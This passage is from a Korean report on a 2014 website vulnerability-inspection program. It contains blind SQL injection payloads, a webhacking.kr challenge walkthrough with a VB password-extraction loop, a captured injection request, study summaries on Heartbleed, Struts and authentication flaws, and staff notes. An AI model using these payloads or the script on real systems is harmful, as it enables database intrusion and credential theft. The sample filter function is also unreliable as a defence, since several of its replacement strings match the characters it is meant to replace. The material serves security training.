admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 110# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 100# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 90# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 80# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 70# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 60# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 50# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 40# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 30# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 20# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 10# 참
admin' and ascii(substr((select table_name from information_schema.tables where table_type='base table' limit 0,1),5,1)) < 0# 참
```

USERS\0

(그림 4-53) null문자로 테이블명의 끝 알아내기

다음으로 웹 해킹 관련 문제를 제공하는 www.webhacking.kr에서 출제된 블라인드 SQL 인젝션 관련 문제를 풀어보도록 한다. 해당 문제는 다음과 같다.



(그림 4-54) webhacking.kr 21번 문제

먼저 해당 URL 뒤에 `/index.php?no=1&id=&pw=` 를 붙여서 띄워보면 결과 값이 참이 나오게 된다. no를 하나 늘려주면 no가 2일 때도 결과 값이 참이 나오는 것을 볼 수 있다. 하지만 no가 5일 때는 결과 값이 false가 나온다. 따라서 no가 1과 2일 때만 원하는 값을 얻게 된다. id를 substr을 사용하여 한 문자열씩 잘라서 그 값이 아스키 값으로 어떠한 특정한 수를 갖는지 시험해본다. substr함수의 가운데 인자가 id의 몇 번째 글자인지를 가리키므로 가운데 인자만 바꿔가며 값을 구해본다. 이렇게 구하다 보면 id가 admin임을 알 수 있다.

두 번째로 password의 길이를 구하기 위해서 `index.php?no=2%26%26length(pw)=20` 을 쳐본다. false가 나오므로 20 미만인지를 시험해보고, true가 나오면 숫자를 줄여보면서 true가 나올 때까지 시도한다. 이러한 과정으로 password의 길이가 19임을 알 수 있다.

패스워드의 길이를 구한 후에는 id를 구할 때처럼 substr함수를 이용해서 중간 인자만 1부터 19까지로 바꿔가며 이 값이 어떠한 수와 같은지를 비교했을 때 true가 나올 때까지 시도한다.

```

For j = 1 To 19
  For i = 97 To 122
    winhttp.Open "GET", "http://webhacking.kr/challenge/bonus/bonus-1/index.php?no=2%26%26 (substr(pw" & j & ",1))=" & i
    winhttp.Send

    If InStr(winhttp.ResponseText, "True") Then
      Text1.Text = Text1.Text & Chr(i)
    End If
    List1.AddItem Chr(i)
    DoEvents
  Next i
  List1.Clear
Next j

```

(그림 4-55) 패스워드 구하는 코드

위 코드는 패스워드를 구하는 과정을 코드로 나타낸 것이다. 이렇게 하여 결과적으로 패스워드가 blindsqliInjectionkk임을 알 수 있다.


다음으로 보고서에서 블라인드 sql인젝션이 어떻게 나타나는지를 살펴본다. 먼저 해당 URL을 브라우저로 확인해본 후, 파라메타 값을 I_cate= ' +++ltrim(')+++ ' Refinery로 변경한다. 그 후 요청/응답 내용을 보면 다음과 같다.

요청/응답내용
<pre> GET /eng/busin/busin1.asp? I_cate=%27+%2B+ltrim%28%27%27%29+%2B+%27Refinery HTTP/1.0 Cookie: ASPSESSIONIDCCRRBDDC=MJOBNOABBIMGLCJLDKFCCLPPP Accept: */* Accept-Language: en-US User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0) Host: Referer: </pre>

(그림 4-56) 요청/응답내용

마지막으로 이러한 블라인드 SQL 인젝션을 방지하기 위한 방지책을 알아본다. 보고서에도 나와 있듯이, 사용자가 입력한 URL을 어떠한 필터링 없이 그대로 실행시키지 말고, 즉 모든 입력을 악의적인 것으로 가정하여 거부하거나 실행되지 않도록 설정하는 것이다. 그 후 화이트리스트

를 설정하여 정말 믿을 수 있는 입력만 허용하도록 하는 것이다. 아래는 코드 내에서 필터링 문자를 설정하여 필터링 되도록 하는 코드이다.



```

Function sqlFilter(search)
    Dim strSearch(7), strReplace(7), cnt, data

    'SQL Injection 특수문자 필터링
    '필수 필터링 문자 리스트
    strSearch(0)="&"
    strSearch(1)="'"
    strSearch(2)="\"
    strSearch(3)="null"
    strSearch(4)="@"
    strSearch(5)="--"
    strSearch(6)=";"

    '변환될 필터 문자
    strReplace(0)="&#"
    strReplace(1)="'"
    strReplace(2)="\"
    strReplace(3)="null"
    strReplace(4)="@"
    strReplace(5)="--"
    strReplace(6)=";"

    data = search
    For cnt = 0 to 6 '필터링 인덱스를 배열 크기와 일치한다.
        data = replace(data, LCASE(strSearch(cnt)), strReplace(cnt))
    Next
    sqlFilter = data
End Function

uid = Trim(sqlFilter(server.HtmlEncode(request.form("u_id"))))
uname = Trim(sqlFilter(server.HtmlEncode(request.form("u_name"))))

' (2014-04-17)
    
```

(그림4-57) 필터링 코드

3. 현재까지 진행한 스터디 내용 요약

(1) 1차 스터디 내용 요약

서버 보안 취약점에는 여러 가지가 있다. 그 중 HeartBleed 취약점이란 OpenSSL에서 발견된 취약점이다. OpenSSL을 구성하고 있는 TLS/DTLS의 HeartBeat 확장규격에서 발견된 취약점으로, 해당 취약점을 이용하면 서버와 클라이언트 사이에 주고받는 정보들을 탈취할 수 있다. HeartBleed 취약점은 OpenSSL 라이브러리의 구조적인 취약점이다. 먼저 SSL은 네트워크를 통해 정보를 전달하는 도중 해커들이 정보를 빼돌리거나 수정하지 못하도록 하기 위한 기술이다. 업계 표준이 되면서 TLS라는 이름으로 바뀌었다. SSL이 적용된 경우 중 가장 흔하게 볼 수 있는 것은 주소 표시 줄의 녹색으로 표시된 HTTPS이다. 인터넷 뱅킹이나 쇼핑몰의 결제 페이지에서 흔히 볼 수 있다. 이외에도 이메일, 메신저 등 보안이 중요한 경우에 여러 가지로 적용되고 있다. 이러한 SSL은 표준규


약이기 때문에 표준을 만족하는 여러 가지 구현들이 있다.

이 중 가장 널리 쓰이는 오픈 소스 구현이 OpenSSL이다. OpenSSL의 확장규격 중 하나인 HeartBeat는 서버와 클라이언트 사이에 무슨 문제는 없는지 또는 안정적인 여결을 유지하기 위한 목적으로 일정 신호를 주고 받을 때 사용하는 확장규격이다. 클라이언트는 HeartBeat 확장프로토콜을 이용하여 임의의 정보를 그 정보의 길이와 함께 서버에 전송한다. 그 후 서버는 전달받은 정보를 다시 클라이언트에 전달해 주는 과정을 통해 자신의 존재 사실을 알린다. 이때 클라이언트로부터 전달받은 정보와 그 정보의 길이가 일치하지 않는다면, 클라이언트의 요청에 서버는 응답하지 않는 것이 정상적인 동작이다. HeartBleed 취약점은 서버가 클라이언트로부터 전달받은 정보의 내용과 그 정보의 길이 일치 여부를 검증하지 않은 채 정보를 보내주면서 문제가 발생 된 것이다.

(2) 2차 스터디 내용 요약

Apache Struts는 Java EE 웹 애플리케이션을 개발하기 위한 오픈 소스 프레임워크이다. 이 프레임워크는 페이지 디자이너, 컴포넌트 개발자, 프로젝트 일부를 담당하는 다른 개발자 등 성격이 다른 그룹들에 의해 다루어지는 대형 웹 애플리케이션의 설계와 구현을 가능하게 한다. 우리나라에서 현재 Java EE 웹 애플리케이션 분야는 거의 독보적인 위치를 차지하고 있다. struts 프레임워크는 같은 형태의 개발을 위해 이미 만들어진 애플리케이션 모델과 개발에 도움이 되는 API의 집합을 말하는데 MVC 패턴을 지원하는 대표적인 프레임워크로는 Struts와 Spring이 있다.

이러한 아파치 웹 서버를 공격할 수 있는 Apache Struts 보안 우회 취약점은 자바EE 웹 애플리케이션 개발을 위해 설치되는 Struts 프레임워크상의 문제로, 정상적인 서비스 운영을 방해하고 공격자가 원하는 코드를 수행할 수 있는 위험이 존재한다. 해당 프레임워크 상의 취약점 또한 이미 여러 차례 발표된 바 있다.



(그림 4-58) Apache Struts란

이처럼 상반기에는 클라이언트 시스템을 주로 공격하는 현재 트렌트 속에서 주목할 만한 서버 공격 취약점이 발생했으며 이는 큰 위험을 초래할 수 있는 취약점이다. 먼저 Struts2에 존재하는 취약점인 CVE-2013-2251을 이용해 해킹 툴이 제작되어서 공격이 이루어지고 있다. 이는 원격 코드실행 취약점과 Open Redirect 취약점으로 웹사이트의 시스템에 명령을 내려져 버릴 수 있게 하는 취약점이다. 이는 추가적으로 자동화 공격으로 서버 명령 직접 실행과 데이터 읽기 등의 동작을 수행할 수 있다.

(3) 3차 스터디 내용 요약

사용자 인증 기법에는 다양한 기술들이 있다. HTML 폼 기반 사용자 인증, 비밀번호와 OTP 발생기를 결합한 다중 요인 인증 기법, SSL 인증서와 스마트카드, HTTP 기본이나 해시 인증, NTLM이나 커버로스를 이용한 윈도우 통합 인증, 사용자 인증 서비스 등이 있다. 인증 관련 취약점이나 공격은 모든 언급된 기법에 해당한다.

사용자 인증 기능은 웹 애플리케이션에 적용된 다른 보안 메커니즘과 비교해서 설계 자체가 취약점을 내포하기 쉽다. 사용자이름과 비밀번호에 기반을 둔 사용자 인증을 채택한 매우 단순한 경우라도 인증 방식의 설계에 따라 애플리케이션의 보안 수준이 매우 차이날 수 있다.

첫째로 불필요하게 상세한 로그인 실패 메시지를 띄워주는 경우이다.

로그인에는 사용자명과 비밀번호라는 두 가지 정보의 입력을 요구하는데 어떤 애플리케이션은 생일이나 개인 식별 번호 같은 여러 추가 정보를 요구하기도 한다. 로그인이 실패한 경우 사용자이름이나 비밀번호 등 어떠한 정보가 들렸는지 자세한 정보를 알려주는 경우에 흔히 쓰이는 사용자명 목록을 써서 유효한 사용자이름을 알아내는 자동화된 공격을 시도할 수 있다. 유효한 사용자이름을 알아내게 되면 시간, 기술을 들여 비밀번호, 세션 등을 추측해 낼 수 있다. 다음으로는 암호화되지 않은 HTTP 연결을 통해 로그인 정보가 전달된다면 네트워크상에서 정보를 가로챌 수 있다. 만일 HTTPS를 써서 로그인한다고 하더라도 애플리케이션이 제대로 처리하지 못하면 여전히 정보가 유출될 수 있다.

다음으로는 비밀번호 변경 처리 메커니즘에서의 문제이다. 비밀번호 변경 메커니즘은 유효한 사용자 인증 메커니즘을 위해 꼭 필요하지만, 설계 자체가 취약한 경우도 있다. 로그인 기능에서 의도적으로 피해은 취약점들이 비밀번호 변경 기능에서 다시 등장하는 경우가 있다. 많은 애플리케이션의 비밀번호 변경 기능에서 사용자 인증을 거치지 않고 제시된 사용자이름이 유효한지를 알리는 여러 메시지를 날려주거나 현재 사용 중인 비밀번호를 제한 없이 추측해 볼 수 있는 기능을 줘 취약할 수 있다.

(4) 4차 스터디 내용 요약

잘 설계된 인증 메커니즘이라도 구현상의 실수로 매우 취약할 수도 있다. 이런 실수는 정보 유출, 인증 우회, 전반적인 보안 메커니즘의 약화 등을 초래할 수 있다. 첫째로는 장애 우회를 내포한 로그인 메커니즘의 경우이다. 장애 우회 로직이란 로직 결함 중의 하나로 특히 인증 메커니즘 내에서는 매우 심각한 결과를 초래한다. 사용자가 사용자이름이나 비밀번호 값을 제시하지 않는 바람에 널 포인터 예외가 발생하는 등과 같은 이유로 함수 호출에서 예외가 발생하면 그냥 로그인이 허용된다.

이런 결함은 여러 메소드를 호출하고 한 쪽에서 발생한 에러를 다른

쪽에서 처리하고 각 로그인 처리 단계별 상태 정보를 계속 관리해야 하는 매우 복잡한 사용자 인증을 이용하는 복잡한 인증 메커니즘에서 발생 가능성이 좀 더 높다. 일부 애플리케이션에서는 로그인 과정을 여러 단계로 나뉘어서 이를 일일이 검증하는 방식을 쓰기도 한다. 이러한 단계적 로그인 메커니즘에서 단순히 사용자이름과 비밀번호를 물어보는 것보다는 수준 높은 보안을 제공하게 설계된 것이다.

일반적으로 첫 단계에서 사용자가 사용자이름과 비밀번호로 일단 신분을 확인한 뒤에 다음 단계에서 해당 사용자에 대한 다양한 인증 확인을 추가로 수행한다. 이는 여러 보안 취약점을 갖고 있다. 일부 이런 메커니즘에서는 앞의 단계에서 사용자가 어떤 작업을 거쳤을 것으로 간주하고 넘어가 버리는 경우가 있다. 이는 보안적 위험성을 가져온다.

또한, 로그인 정보가 안전하게 보관되지 않는다면 인증 메커니즘 자체에는 아무런 결함이 없더라도 로그인의 보안을 보장할 수 없다. 흔히 웹 애플리케이션에서 로그인 정보를 암호화하지 않은 채 데이터베이스에 저장하고 있는 경우가 많다. 따라서 SQL 인젝션 등 접근 통제 취약점 등의 애플리케이션에 있는 다른 결함을 이용해 로그인 정보에 접근하는 것이 가능하다.

(5) 5차 스터디 내용 요약

대부분이 웹 애플리케이션은 세션을 통해 수많은 사용자의 요청을 구별하고, 사용자와 애플리케이션 사이에서 주고받는 데이터를 처리한다. 세션 관리는 애플리케이션에서 로그인 기능을 처리할 때 중요한 역할을 하며, 사용자에 대한 정보를 받아들여서 사용자를 식별하고 처리하는 역할을 한다. 세션 관리 메커니즘은 애플리케이션에 있어서 중요한 보안 역할을 하기 때문에 공격자에게는 주요 공격 목표가 될 수 있다.

애플리케이션의 세션 관리를 뚫을 수 있다면 해당 애플리케이션의 다른 사용자에 대한 권한을 획득해 그들의 아이디를 도용할 수도 있다. 세션 관리 메커니즘에서 심각한 문제는 공격자가 관리자 권한을 획득했을

때 이다. 공격자가 관리자의 세션을 도용할 수 있으면 해당 애플리케이션은 통째로 공격자의 손에 넘어가게 된다. 세션 관리 기능의 권한 메커니즘 부분에서 발생하는 취약점은 다양하다.

그 중 세션 토큰을 만드는 과정에서 발생하는 취약점에 대해 알아보도록 하겠다. 웹 애플리케이션에서 토큰을 만들어내는 과정이 안전하지 않으면 공격자가 다른 사용자들에게 보내진 토큰의 값을 쉽게 알 수 있게 된다. 일반적으로 세션 토큰을 만드는 과정에서 많은 취약점이 발생하기 때문에 세션 관리 메커니즘은 공격하기가 어렵지 않은 취약점에 속한다.

세션 토큰은 사용자명이나 이메일 주소를 변경해서 만들어지기도 하고 그 외의 다른 정보를 이용해서 만들어지기도 한다. 이와 같은 세션 정보들은 바로 보이지 않게 다른 형태로 복잡하게 변경돼서 사용한다. 세션 토큰은 때로 중요한 데이터를 포함하고 있는 컴포넌트를 가지고 있는 경우도 있다. 이런 경우 공격자는 컴포넌트를 분석해서 중요 데이터를 추출하고 애플리케이션이 어떤 기능을 가지고 있으며 어떻게 만들어졌는지 알 수 있다. 세션 토큰에서 사용되는 컴포넌트는 사용자 계정, 계정들을 구분하기 위해 애플리케이션이 주로 쓰는 숫자로 된 식별법, 사용자의 실명, 사용자의 이메일 주소, 사용자의 그룹이나 애플리케이션 안에서의 역할, 날짜와 시간 스탬프, 증가하거나 예측 가능한 숫자, 클라이언트의 IP 주소 등을 담고 있다. 일부 세션 토큰은 웹 애플리케이션 사용자와의 연관성이나 의미 있는 데이터를 전혀 포함하고 있지 않은 경우도 있다.

그럼에도 불구하고 애플리케이션이 사용자에게 전달하는 토큰이 일정한 패턴을 가지고 있는 경우 공격자는 샘플을 수집해서 세션 토큰을 추측할 수 있는 경우도 있다. 간단한 세션 관리 취약점의 경우는 애플리케이션이 세션 토큰을 연속적인 숫자 몇 개로만 사용할 때다. 이런 경우 샘플 토큰을 2~3개만 얻어온 후 자동화 공격을 이용해서 다른 유효한 세션들을 아주 빠르게 잡을 수 있다.

(6) 6차 스터디 내용 요약

접근 통제는 애플리케이션의 기능에 따라 사용자의 접근을 허용할지 결정하는 방식이다. 또한, 동일한 형태의 자원에 접근할 수 있는 규칙을 제공한다. 권한을 가지고 있지 않은 사용자가 권한이 필요한 자원이나 기능에 접근이 가능할 때 접근 통제 기능은 무력화된다. 애플리케이션에서 예를 들어 사용자가 다른 사용자의 비밀번호를 변경할 수 있는 권한을 갖게 된다면 관리자의 비밀번호를 변경해 관리자 권한을 얻을 수 있다.

접근 통제가 허술하게 되어 있는 경우, 민감하고 중요한 데이터나 기능이 포함된 페이지에 대한 보안 기능이 허술하고 일반 사용자가 민감한 기능에 대한 URL을 알고 있다면 누구든지 URL에 접속해서 애플리케이션 내에 있는 정보를 획득할 수 있다. 또한, 사용자가 애플리케이션의 특정 기능이나 자원을 요청하는 방식에는 URL 상의 쿼리 문자열을 이용하거나 POST 요청 중 메시지 바디에 특정 정보를 포함해 해당 서버에게 요청하는 방식이 있다. 만일 접근 통제가 제대로 구현돼있지 않으면 로그인하지 않거나 권한이 없는 사용자이어도 특정 권한이 없더라도 URL 상에 식별하는 변수에서 원하는 값만 알고 있다면 권한이 있는 사용자만 할 수 있는 기능을 수행할 수 있다.

제 4 절 주기적인 미팅을 통한 문제 및 해결책 공유

1. 점검 시스템 사용 시 문제점 및 해결책 공유

(1) 수동 탐색 시, 단순히 인터넷연결이 안된 경우

네트워크 상태를 확인하고 다시 연결 하는 방법을 통하여 해결한다.

(3) VPN 로그인 시 로그인 실패 횟수가 초과된 경우

VPN 로그인 시 비밀번호가 연속으로 틀렸다고 나오는 경우 잠시 기다렸다가 다시 시도하거나 Caps Lock을 확인한다. 이미 로그인 오류 횟수를 초과하여 접속이 안 되는 경우에는 KISA 담당자에게 문의 후 비밀번호 초기화를 통해 해결한다.

(3) VM 원격 접속이 안 되는 경우

KISA 담당자에게 문의 후 해결한다.

2. 취약점 점검 중 문제 및 해결책 공유

(1) 점검이 마치지 않은 상태에서 보고서를 발송하는 경우

점검 중이던 해당 URL은 보고서가 아직 발송이 되지 않은 상태임에도 불구하고 보고서가 발송 되었다고 표시된다.

만약, 점검 번호 좌측에 ‘확인’ 버튼이 표시되는 경우 문제가 발생한 점검 URL이므로, 제대로 된 보고서가 전송되지 않는다. 따라서 해당 점검 URL이 URL 문제인지 취약점 개수의 문제인지 확인한 다음, 진행되고 있던 점검을 취소하고, 처음부터 다시 점검을 신청해서 조치한 다음 보고서를 보내야 한다.

(2) 로그인 페이지가 첫 페이지인 경우


이러한 페이지는 부적격으로 처리하였다. 예외적으로 해당 홈페이지 관리자분께서 점검 신청을 할 때 로그인에 필요한 패스워드를 적재해 놓은 경우가 있었다. 이 경우, 패스워드를 입력하고 AppScan으로 점검처리할 수 있으므로 적격으로 처리하였다.

로그인 페이지가 첫 페이지인 홈페이지가 있을 때, 바로 부적격으로 처리하지 말고 아이디와 패스워드가 적혀있는지 확인해 준 후 적격심사하는 방법으로 해결하였다.

(3) 보고서에 취약점이 없는 경우


취약점이 있는 점검 URL의 보고서 용량이 문제가 없는 보고서와 용량이 작거나 비슷하지만, 보고서를 열어보면 취약점이 없다고 표시되는 경우 해당 URL을 점검 취소한 뒤 점검 신청부터 다시 시작하는 방법으로 해결하였다.

(4) 수동 탐색을 하는 경우, URL이 하나 또는 전혀 뜨지 않는 경우



(그림 4-59) 발견된 URL이 1개일 경우

스캔 구성을 누르고 주소를 추가하는 창에 점검 URL을 추가한 후 탐색 옵션에 가서 ‘플래시 파일을 실행하여 URL 및 잠재적 취약성 발견’을 체크한 후 다시 수동 탐색을 한다.



(그림 4-60) ‘플래시 파일을 실행하여 URL 및 잠재적 취약성 발견’ 체크

3. 취약점 점검 후 문제 및 해결책 공유

(1) 보고서 오류 1- 보고서의 글자가 깨지는 경우

exe, jpg 등 다른 확장자를 가진 파일을 텍스트로 변환하는 과정에서 글씨가 깨지는 것임으로 정상적인 파일로 간주하고 보고서를 보내면 된다.

(2) 보고서 오류 2 - 취약점이 있는데 없다고 뜨는 경우

진단 완료 후 데이터베이스에 결과 값을 기록하는 도중 오류가 나타나 취약점이 없는 것으로 나올 수 있다. 재진단을 수행하는 것이 제일 좋다.

(3) 보고서 생성 오류

보고서 오류를 확인 후 재생성을 눌렀으나 보고서가 생기지 않거나, 처음부터 보고서가 생기지 않는 경우 엔진 쪽 서버에 디스크 용량이 부족한 경우 일 수 있다. C, D 드라이브의 용량 확인해보고 용량이 없을 경우 임시 파일을 정리 하여 용량을 확보 한 후 재시도 한다.

혹은 보고서 생성 엔진 쪽에 문제가 발생할 경우 보고서 생성이 되지 않는다. 진행 중인 점검이 없을 때 엔진 서비스를 재시작 해야 한다.

4. 점검대상 중소기업에서 온 문의사항 및 응대내용 공유

(1) 도메인 주소와 메일 주소 상의

도메인 주소와 메일 주소가 다른 점을 해당 기업에 메일을 통해 알려드렸고, 해당 사항에 대해 기업에서 우리 측으로 전화하였다. 우리 측에서 처음에 메일을 보낼 때 Email.txt 파일을 올리는 방법도 같이 첨부해서 보냈지만, 기업 측에서 해결을 못 할 것 같다고 전달을 받아, 사업자 등록증을 메일로 보내주시면 확인해 드리겠다고 답변 하였다.

(2) 취약점 점검의 기준

일반점검 신청 후 결과 보고서를 받았는데 취약성이 ‘하’가 나와서 어떠한 기준으로 취약점을 점검하는지 문의하였다. AppScan 이라는 툴로 취약성을 점검하고 툴의 기준에 따라 취약점 테스트를 한다고 답변 하였다.

(3) 점검 서버가 같을 때

같은 서버에서 운영 중인 URL들에 대해서 각각 점검을 신청해야 되는

지 문의를 하였다. 각각의 URL에 대해서 점검 신청을 해야 한다고 답변 하였다.

(4) 도메인 부적격 처리

왜 도메인 부적격 처리 메일을 받았는지 문의를 하였다. 웹 보안 툴박스 관리시스템에서 브라우저 보기 했을 때 정상적으로 웹 페이지가 떠야 적격처리 한다고 답변 하였다.

제 5 절 포트폴리오

이름	이지수	팀	1	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	250
웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관련 해서 자유롭게 기술)							
<p>웹사이트 취약점 점검을 하면서 웹 취약점들에 대해 많이 알게 되었고 취약점 점검은 어떠한 방식으로 진행하며, 어떻게 보안을 적용해야 할지 생각해 보는 기회가 되었다. 또한, 어떻게 툴을 사용하고, 문제가 생겼을 때에는 어떻게 해결해야 할지 실무적인 부분도 겪어볼 수 있었다. 직접 기업과 소통하며 문제를 해결하며 문제 해결 방안도 찾게 되었다.</p> <p>IBM App Scan을 통해 웹사이트의 취약점을 점검하면 어떤 취약점이 있는지, 어떤 식으로 해결해야 하는지 등의 정보도 자세히 나와 이론적인 부분도 많이 학습할 수 있었다.</p>							
웹사이트 취약점 점검 업무에서 가장 많이 발견된 취약점과 해결책에 대해서 자유기술							
가장 많이 발견된 취약점은 SQL Injection이다. SQL Injection은 홑 따옴표(‘)나 세미콜론(:)과 같은 쿼리문을 조작할 수 있는 문자열이 필터링 되지 않아 생기는 취약점이다. 현재 많은 웹 서비스는 효율적으							

<p>로 서비스를 제공하기 위하여 웹 서버의 애플리케이션과 데이터베이스가 연동돼 있다. 일반적으로 로그인하는 인증처리 과정에서 데이터베이스 질의어를 이용하여 입력된 데이터에 대해 검증을 하게 된다. 이때, SQL Injection은 이러한 질의 과정에서 공격자가 악의적인 입력 값을 적용하면 정상적인 SQL 문이 아닌 공격자가 원하는 다른 SQL 문이 적용하게 되는 공격 기법이다. 이러한 SQL Injection을 해결하기 위해서 가장 간단한 방법은 입력 값을 필터링하는 것이다. 필터링은 모든 사용자에게 의해 입력받는 변수에 대해 입력 문자를 체크하고 허용 범위에 벗어나는 문자열의 경우 제한하여 공격자가 악의적인 쿼리문을 실행하지 못하도록 하는 것이다. 그 외에 다른 해결책은 데이터베이스 관리자 권한 제한, 사용자/서버 에러 처리 강화, 데이터베이스 에러 노출 방지 등이 있다.</p>
<p>웹사이트 취약점 점검 업무에 대한 자기성찰(잘 수행된 점과 그렇지 못한 점을 자유롭게 기술)</p>
<p>웹 사이트 취약점 점검 업무를 하면서 잘 수행된 점은 점검할 때, 팀원들끼리 의사소통이 잘 되어서 각자 일을 분배하고 그에 맞춰 자기가 맡은 일을 수행하여 빠르고 정확하게 일을 할 수 있었다. 또한, 문제가 생길 때에는 바로 다른 팀원에게 연락하여 해결 방안을 찾는 등 소통이 잘 되어 원활하게 진행할 수 있었다. 보고서와 같은 업무도 조금씩 분배하여 진행하여 쉽고 빠르게 일이 진행될 수 있었다. 그러나 다른 팀, 책임자와의 소통은 잘 이루어지지 않았다. 긴급 점검과 같이 모든 팀이 같이해야 하는 점검은 소통이 원활하게 되지 않아 업무를 처리하는데 더 많이 지체된 것 같다.</p>
<p>웹사이트 취약점 점검 업무 운영에 대한 개선 방안 (효율적인 웹사이트 점검 업무를 위해 개선되어야 할 사항을 자유롭게 기술)</p>
<p>먼저, 4개의 팀으로 나누었는데 팀과 인원이 너무 많았다. 그래서 더욱 의사소통하는 일이 어려웠던 것 같다. 적은 수의 인원으로 업무를 진행하면 조금 더 효율적으로 진행되었을 것 같다. 그리고 연구 센터의 전화가 수신만 가능하고 발신은 되지 않았던 것이 문제가 되었다. 기업에서 센터로 문의 전화를 주는 경우도 많지만, 이러한 경우에도 당장 답변을 하기 힘든 경우에는 연락처를 받아서 다시 기업에 연락</p>

해야 할 수도 있고 점검에 문제가 생겨서 센터에서 먼저 기업에 공지나 혹은 방화벽 등의 문제점을 해결하기 위해 연락을 해야 하는 경우가 있다. 이럴 때마다 개인 휴대폰으로 기업에 전화를 걸게 되었고, 그 뒤에는 기업에서 개인 휴대폰으로 전화를 걸어 업무 시간이 아니어도 수시로 전화가 와서 문제가 되었다.

이름	최은영	팀	1	취약점 점검기간	2014.04~2014.12	취약점 점검사이트 개수	250
웹사이트 취약점 점검 업무를 통해 성장한 부분 (웹사이트보안 관 해서 자유롭게 기술)							
